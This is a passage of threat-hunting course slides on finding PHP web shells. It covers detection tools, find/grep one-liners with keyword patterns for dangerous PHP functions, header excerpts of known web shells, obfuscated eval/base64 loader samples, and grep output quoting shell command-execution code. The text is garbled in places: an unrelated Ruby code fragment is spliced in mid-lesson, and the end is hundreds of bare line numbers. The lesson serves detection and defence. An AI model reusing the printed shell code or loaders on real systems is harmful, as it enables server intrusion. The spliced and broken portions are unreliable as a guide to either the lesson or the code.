536 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Libs/QuickForm/3.2.11/HTML/QuickForm/Rule/Email.ph  
522 /var/www/html/wordpress/wordpress/wp-includes/functions.php  
516 /var/www/html/phpadmin/phpMyAdmin-3.3.8-all-languages/libraries/tcpdf/tcpdf.php  
516 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Libs/PHPExcel/lib/PHPExcel/Shared/PDF/tcpdf.php  
516 /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Libs/TCPDF/tcpdf4/tcpdf.php  
516 /var/www/html/joomla/libraries/tcpdf/tcpdf.php  
  
[[ Highest Rank Files Based on test results ]]  
83% /var/www/html/webmedia/shell3.php  
56% /var/www/html/phpadmin/phpMyAdmin-3.3.8-all-languages/lang/chinese_simplified-utf-8.inc.php  
43% /var/www/html/wordpress/wordpress/wp-admin/js/revisions-js.php  
36% /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-ch.php  
26% /var/www/html/webmedia/htdocs/templates/main.tpl.php  
26% /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh.php  
23% /var/www/html/wordpress/wordpress/wp-admin/weevely.php  
23% /var/www/html/joomla/shell.php  
20% /var/www/html/joomla/templates/system/index.php  
20% /var/www/html/epesiBIM/epesi-1.1.3-rev7318/modules/Base/Mail/language/phpmailer.lang-zh_cn.php
```

3.2.3 BackdoorMan

BackdoorMan is a toolkit, written in Python, that helps you find malicious, hidden, and suspicious PHP scripts, including shells, in a chosen destination.

You can download the tool from GitHub, [here](https://github.com/cys3c/BackdoorMan).

3.2.3 BackdoorMan

Features:

- Shells detected by filename using shells signature database
- Recognition of web back-doors
- Detect the use of suspicious PHP functions and activities
- Use of external services beside its functionalities
 - Use of nimbusec [shellray](https://shellray.com/) API
 - Use of [VirusTotal](https://virustotal.com/) Public API
 - Use of [UnPHP](http://www.unphp.net/)

3.2.3 BackdoorMan

Here you can see the help screen for BackdoorMan.

```
Usage: BackdoorMan [options] destination1 [destination2 ...]
```

A toolkit that helps you find malicious, hidden and suspicious PHP scripts and shells in a chosen destination.

Author: Yassine Addi <yassineaddi.dev(at)gmail(dot)com>.

NOTE: This tool does not require Internet connection but it is highly recommended to benefit from all features.

Options:

<code>--version</code>	show program's version number and exit
<code>-h, --help</code>	show this help message and exit
<code>-o OUTPUT, --output=OUTPUT</code>	save output in a file
<code>--no-color</code>	do not use colors in the output
<code>--no-info</code>	do not show file information
<code>--no-apis</code>	do not use APIs during scan (not recommended)

3.2.4 PHP-Malware-Finder

PHP-malware-finder is a script used to detect obfuscated code, as well as files using PHP functions often used in web shells. Detection is performed by crawling the filesystem and testing files against a set of YARA rules, similar to scripts already mentioned.

You can download the tool from GitHub, [here](https://github.com/nbs-system/php-malware-finder).

3.2.5 unPHP

At times PHP web shells are obfuscated using various means, such as with a [PHP Obfuscator](#).

As hunters we will need to have the means to attempt to manually decode the gibberish. For that we can use a tool called [unPHP](#), The Online PHP Decoder.

3.2.6 Web Shell Detector

Web Shell Detector are scripts (PHP & Python) that will help you find and identify web shells (PHP, Perl, ASP, & ASPX).

Web Shell Detector has a "web shells" signature database that helps to identify "web shells" up to 99% of the time. You can read more about this tool [here](http://www.shelldetector.com/).

3.2.7 Linux Malware Detect

Linux Malware Detect (LMD) is a malware scanner for Linux that is designed around the threats faced in shared hosted environments. It uses threat data from network edge intrusion detection systems to extract malware that is actively being used in attacks and generates signatures for detection.

You can read more about this tool [here](https://www.rfxn.com/projects/linux-malware-detect/).

3.2.8 Invoke-ExchangeWebShellHunter

Even though we haven't discussed PowerShell or any PowerShell scripts (whether individual scripts or frameworks), it is still worth mentioning this script now. The script is called Invoke-ExchangeWebShellHunter. This is a PowerShell script that was created to hunt for web shells on Microsoft Exchange Servers specifically.

This script can be found [here](https://github.com/FixTheExchange/Invoke-ExchangeWebShellHunter).


3.2.9 NPROCWATCH

NPROCWATCH is a tool that will display any new processes spawned on the system after NPROCWATCH was executed.

This free tool is useful to run on vital systems so you can quickly see what new processes were spawned. You can download this tool, and others, [here](#).

*Click [here](#) to return to Slide 129

3.2.9 NPROCWATCH



The screenshot shows the NewProcWatch1.exe application window. The title bar indicates the path C:\hunting\tools\ProcWatch\NewProcWatch1.exe. The main content area displays process information in a table-like format. The first section, titled 'GET INITIAL INFO<PROCESS> --', lists initial processes. The second section, titled 'ONLY NEW PROCESSES WILL SHOW ...', lists newly spawned processes. Each entry includes a timestamp, the process name, its PID, and its parent process information.

Timestamp	Process Name	PID	Parent Process
[07-18-2017-09-43-07]	[System Process]	0	PARENT -> 0
[07-18-2017-09-43-07]	[System Process]	4	PARENT -> 0
[07-18-2017-09-43-07]	smss.exe	216	PARENT -> 4
[07-18-2017-09-43-07]	csrss.exe	304	PARENT -> 296
[07-18-2017-09-43-07]	csrss.exe	376	PARENT -> 368
[07-18-2017-09-43-07]	wininit.exe	404	PARENT -> 296
[07-18-2017-09-43-07]	winlogon.exe	412	PARENT -> 368
[07-18-2017-09-43-07]	services.exe	480	PARENT -> 2436
[07-18-2017-09-43-07]	explorer.exe	2700	PARENT -> 2120
[07-18-2017-09-43-07]	lsass.exe	488	PARENT -> 2120
[07-18-2017-09-43-07]	svchost.exe	544	PARENT -> 544
[07-18-2017-09-45-05]	w3wp.exe	2544	PARENT -> 1312
[07-18-2017-09-45-05]	cmd.exe	3652	PARENT -> 2544
[07-18-2017-09-45-05]	cmd.exe	1384	PARENT -> 3652
[07-18-2017-09-45-05]	PING.EXE	3764	PARENT -> 3652
[07-18-2017-09-49-25]	WmiPrvSE.exe	444	PARENT -> 544

This is a screenshot of the NewProcWatch, showing initial processes and indicating new processes.

3.2 Hunting Tools

There are other tools to aid a hunter on the hunt for web shells, but we'll only discuss a handful within this course.

In the next chapter, we'll look at some scenarios showcasing the aforementioned tools to find hidden web shells in our server(s).



Hunting Web Shells



3.3 Hunting Web Shells

One of the techniques to hunt for web shells is to analyze logs (Apache, IIS, etc.). We will not be covering how to analyze logs for web shells extensively.

Instead, we'll just look at the **Log Parser Studio** tool to analyze IIS web logs, including the tools that were mentioned in the previous section, along with native built-in OS commands and/or scripting languages, to find hidden web shells in the directories on the web server.



3.3 Hunting Web Shells

Before we move onto the actual tools, let's look at some basic commands we can run on Linux web servers to find some web shells.

Note: These are not all the techniques that you can use to hunt for web shells. Only a handful will be covered.



3.3 Hunting Web Shells


Note: In the following slides, we'll be looking at techniques and tools to attempt to find 4 web shells on a specific Linux web server.

- 2 files are not obfuscated, and 2 files are obfuscated.
- Also, 2 files are saved with the .php extension and 2 web shells are saved with the .txt file extension.

This is done for the sake of completion, to verify successful detection.

3.3 Hunting Web Shells


First file - Locus7s web shell in a php file. The file is located at /var/www/html/v1/locus7s.php on the server.



```
locus7s.php [Read-Only] (/var/www/html/v1) - gedit
Open Save
<?php
/*****
* Locus7s Modified c100 Shell
* Beta v. 1.0a - Project x2300
* Written by Captain Crunch Team
* Modified by Shadow & Preddy
* Re-Modified by #!physx^ (15.2.07)
* *****/
```

3.3 Hunting Web Shells


Second file – ss8 web shell in text file. The file is located at `/var/www/html/v1/images/ss8.txt` on the server.



```
ss8.txt [Read-Only] (/var/www/html/v1/images) - gedit
Open [Save]
locus7s.php x ss8.txt x
<?php
# .. SyRiAn Sh3ll V8 .... PRIV8! ... DONT LEAK! .... f0r t3am memberz Only!
#
# |-----^
# | ||||| |-----^ 0 .. SyRiAn Sh3ll V8 ....
# |-----^
# | \,-----EH << SyRiAn | 34G13__|
# | / XXXXXX / \
# | / XXXXXX / \
# | / XXXXXX / \
# | / XXXXXX / \
# | / XXXXXX /! rep0rt bugz t0: sy34[at]msn[dot]com
# | / XXXXXX /!
# |-----(!
#
#.... PRIV8! ... DONT LEAK! .... f0r t3am memberz Only!
#.... PRIV8! ... DONT LEAK! .... f0r t3am memberz Only!
#
# SyRiAn Sh3ll V8 .
# Copyright (C) 2012 - SyRiAn 34G13
```

3.3 Hunting Web Shells

Third file – obfuscated web shell in php file. The file is located at `/var/www/html/v1/js/unknown.txt` on the server.




The screenshot shows a gedit editor window titled "unknown.txt (/var/www/html/v1/js) - gedit". The editor has three tabs: "locus7s.php", "ss8.txt", and "unknown.txt". The "unknown.txt" tab is active, displaying the following obfuscated PHP code:

```
k?php
/*
Obfuscation provided by FOP0 - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Tuesday, March 15th, 2016 at 5:30 UTC from IP 158.255.211.112 (tr)
Checksum: eca1150a16b43262490edf8ba4e17f6a690efb0
*/
$S38aff50="\x62\x61\x73\x145\x36\x34\x5f\x64\x145\x63\x6f\x64\x145";@eval($S38aff50(
"Ly9OT1RON2EvR3RpmFhETVoybTMyeG14bjhGd3IveDNzdTI3U21QK0VCcWxrSEJVOGVBSVBpSkFRdzh2
R1JWL200dng3eENpbFZJUGLHU1NlwljCbzljY0w3djFEUSTkMTVM3AwdVE1RWJrSUT3ZEoxTFkrdC9OU
VJ3TXNRL211WGJJcXBKOHBWcm5TVU42cEJzRDBSVTRXOWp1UjhUUUVRS3B1YzRaS59CVmQydStqVnpZd3
NkbzJSWtdsa0g3a0ZjTnNSQUJudlp5WHl1Vlo4eTdPYktLNmQ4RmxwWbVZBZHM0M08vd0xVVct0TER5Q3B
TWnRcb3AwWGS5PS2NyMUJEVWYwSkpkbjYzYzYzc05wc0RlM3dWNXI3bXVJaFJ0Q053QXJVK0hxbmZnajLhMElQ
aWJGdXRMTFZc2N3S3k4UGM5NS9hbHJIWE1FMjQ4dkJsTVhHTmptcVFOTjNkN0xwZ2ZRT3LuanZJMwD0N
0Nzb0VUzmVrMU9RSWFLU21JV2IrQVF3b3h1b3FtL2hEUXl0cUkzcGdETTVzYkdzdzdTL09Xc2NGRzJZJT
```

3.3 Hunting Web Shells

Fourth file – second obfuscated web shell in php file. The file is located at (/var/www/html/v1/css/ unknown2.php) on the server.



```
unknown2.php (/var/www/html/v1/css) - gedit
Open Save
unknown.txt x unknown2.php x
<?php
/*
Obfuscation provided by F0P0 - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Tuesday, March 15th, 2016 at 5:52 UTC from IP 158.255.211.112 (tr)
Checksum: 97ef44f03c2e827733cff6d2b011497bf6ac9fa7
*/
$t9978d90="\x62\x61\163\x65\66\64\x5f\x64\145\x63\x6f\x64\x65";@eval($t9978d90(
"Ly90Tit00FU4Zk1JUXBmZE04anVINmZDTmJxSjRlVFVGbjZMaWdEcER2UFJyVm5HRGtwdTJ5TW9aTn
F0MFYvOHdEckhFM3BGdThLnBYZzJPWTVLRTZ0aXpEY0QxQUpza1ZsR3o2akFNb1BtWjVLM2hueXR2a
EVOZmxQdk0zc0hzU2RLNHh0MnRFeFU3WjhCdzhIdk9VL1pXQUhldTdhTm43dmJGR3k1OXFmWmdsN0M0
RDN2ZWhETHJRYmNCD2hosHVlMW95a3hRZmNGeEPPYjZrOW44Zk1nb2dS0DFZU2LLS0NlMFoyNWZa0GL
sR1dtKyt6SGdNOUStUHHGcFoyCTRrR08veEtZTE05ZkrQby8wTdd50UlaeGJaQlMyUks2MGE2WTawZk
lTeHBkrFRWcnNxcUxXK1hOWEg4eGVtUXE4TnNBVEJZT2ordLV1dEdQS0x4VG1IR2xBYWJqdmx5bUlSy
mphcXJVGWx0anJFSzLTWlHeQ0NNmjlpblFyMC91MHURWjVZc05SYnhjekdmMLVwYLRKZXBiBnpSaFoy
Z09PRnVwaER4NExzU1hYWlkrQUlueStJL2lor2xzNVRIU2L3Z2Q5bERxQkdBNzQ3MUR3RUC4MTlMcFF
6UTA2S1E3R21Kdjc1dGRPUXZvaVhpZ2hCbM8yZGtVYjNkVDDLU2JM03djMLJjdGI1dFFweW54b1NQun
```

3.3.1 Linux Commands

The following command will locate new files within a 24-hour period that have been placed onto the web server. This is good if you are committed to daily hunts for web shells on web servers in your environment.

```
find . -type f -name '*.php' -mtime -1
```

```
root@ubuntu:/var/www/html# find . -type f -name '*.php' -mtime -1
./v1/css/unknown2.php
./v1/locus7s.php
```

3.3.1 Linux Commands

With the previous command, we're telling Linux to look for files (**-type f**) within the current directory (**.**) that matches the following criteria, any PHP files (**-name '*.php'**) that are newer than 24 hours (**-mtime -1**).



3.3.1 Linux Commands

We can do the same for TXT files, or any files for that matter.

find . -type f -name '*.txt' -mtime -1

```
root@ubuntu:/var/www/html# find . -type f -name '*.txt' -mtime -1
./v1/js/unknown.txt
./v1/images/ss8.txt
```

3.3.1 Linux Commands

The previous command is not looking at anything within the files. It's only checking the last modified time of the contents of any file in the location of the search.

Let's look at some Linux commands that will attempt to find any suspicious code within the file.

3.3.1 Linux Commands

We will modify the existing Linux command with **xargs** and **grep** to fine tune our Linux command and find suspect code within the files.

Below is a brief explanation of both arguments:

- **xargs** – build and execute command lines from standard input
- **grep** – prints lines matching a pattern

3.3.1 Linux Commands

By running this command, we'll be looking for anything with the PHP **eval()** function. Let's execute the following command to attempt to find any PHP-based web shells.

```
find . -type f -name '*.php' | xargs grep -l "eval *("
```

```
root@ubuntu:/var/www/html# find . -type f -name '*.php' | xargs grep -l "eval *("
./v1/css/unknown2.php
./v1/locus7s.php
```

3.3.1 Linux Commands

The same command will produce results if we look for TXT instead of PHP files.

`find . -type f -name '*.txt' | xargs grep -l "eval *("`

```
root@ubuntu:/var/www/html# find . -type f -name '*.txt' | xargs grep -l "eval *("
./v1/js/unknown.txt
./v1/images/ss8.txt
```

3.3.1 Linux Commands

Let's tweak this Linux command yet again and attempt to find another PHP function. This time we'll look for `base64_decode()`.

Let's examine the output as we look for this function within any PHP files on the web server.

```
find . -type f -name '*.php' | xargs grep -l "base64_decode*("
```

```
root@ubuntu:/var/www/html# find . -type f -name '*.php' | xargs grep -l "base64_decode*("
./v1/locus7s.php
```


3.3.1 Linux Commands

The PHP functions **eval()** and **base64_decode()** are common with PHP-based trojans and/or web shells. Other PHP functions are used, such as **str_rot13()** and **gzinflate()**.

You can run a one-liner that can look for all possible PHP functions that are typically found within malicious PHP scripts.



3.3.1 Linux Commands

```
root@ubuntu:/var/www/html# find . -type f -name '*.php' | xargs egrep -i "(mail|fsockopen|pfsockopen|exec|system|passthru|eval|base64_decode) *\\("
```

The Linux command seen above will use **egrep** and look for various keywords within the files on the server. If anything makes a hit, it will be displayed onto the terminal.

On the next slide, there is a brief explanation of each function that wasn't explained thus far and is part of the command.

3.3.1 Linux Commands

- **mail()** – can be used to send spam
- **fsockopen()** – can be used to open a network connect to send remote requests
- **pfsockopen()** – same as fsockopen()
- **exec()** – this is for command execution
- **system()** – can be used with exec()
- **passthru()** – can be used with exec()

```
25 # @param $result the experiment's result as a string
26 # @param $observations an array of Observations, see Observations
27 # @param $control the control Observation
28
29 def initialize(experiment, observations = [], control = null)
30   @experiment = experiment
31   @observations = observations
32   @control = control
33   @candidates = observations - [control]
34   evaluate_candidates
35
36   freeze
37 end
38
39 # @param $context the experiment's context
40 def context
41   @context
42 end
43
44 # @param $name the name of the experiment
45 def experiment_name
46   @experiment_name
47 end
48
49 # @param $result the result a match between two samples
50 def match
51   @match
52 end
53
54 # @param $result the result a match between two samples
55 def result
56   @result
57 end
```



3.3.1 Linux Commands

```
root@ubuntu:/var/www/html# find . -type f -name '*.php' | xargs egrep -i "(mail|fsockopen|pfsockopen|exec|system|passthru|eval|base64_decode) *\\("
./v1/css/unknown2.php:$t9978d90="\x62\x61\x63\x65\x66\x64\x5f\x64\x63\x6f\x64\x65";@eval($t9978d90{
./v1/locus7s.php:function myshellexec($command) {
./v1/locus7s.php:function myshellexec($cmd)
./v1/locus7s.php:if (is_callable("exec") and !in_array("exec",$disablefunc)) {exec($cmd,$result); $result = join("\n",$result);}
./v1/locus7s.php:elseif (is_callable("system") and !in_array("system",$disablefunc)) {$v = @ob_get_contents(); @ob_clean(); system($cmd); $result = @ob_get_contents(); @ob_clean(); echo $v;}
./v1/locus7s.php:elseif (is_callable("passthru") and !in_array("passthru",$disablefunc)) {$v = @ob_get_contents(); @ob_clean(); passthru($cmd); $result = @ob_get_contents(); @ob_clean(); echo $v;}
./v1/locus7s.php:exec("$cmd > /dev/null &");
./v1/locus7s.php:$scan = myshellexec("ps aux");
./v1/locus7s.php:exec("$cmd > /dev/null &");
./v1/locus7s.php:$scan = myshellexec("ps aux");
./v1/locus7s.php:@fputs($w_file,@base64_decode($text));
./v1/locus7s.php:@fputs($w_file,@base64_decode($text));
./v1/locus7s.php:@exec($cfe,$res);
./v1/locus7s.php:$res = @shell_exec($cfe);
./v1/locus7s.php:@system($cfe);
./v1/locus7s.php:@passthru($cfe);
./v1/locus7s.php:@exec($cfe,$res);
./v1/locus7s.php:$res = @shell_exec($cfe);
./v1/locus7s.php:@system($cfe);
./v1/locus7s.php:@passthru($cfe);
./v1/locus7s.php:@fputs($w_file,@base64_decode($text));
./v1/locus7s.php:function myshellexec($cmd)
```

Since we're only targeting PHP files, it successfully finds our 2 web shells which have a PHP file extension. Will the same hold true if we conduct the same search for web shells saved as TXT?

3.3.1 Linux Commands

Previous Command check PHP files

```
find . -type f -name '*.php' | xargs egrep -i  
"(mail|fsockopen|pfsockopen|exec|system|passthru|eval|base64_decode) *\("
```

```
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
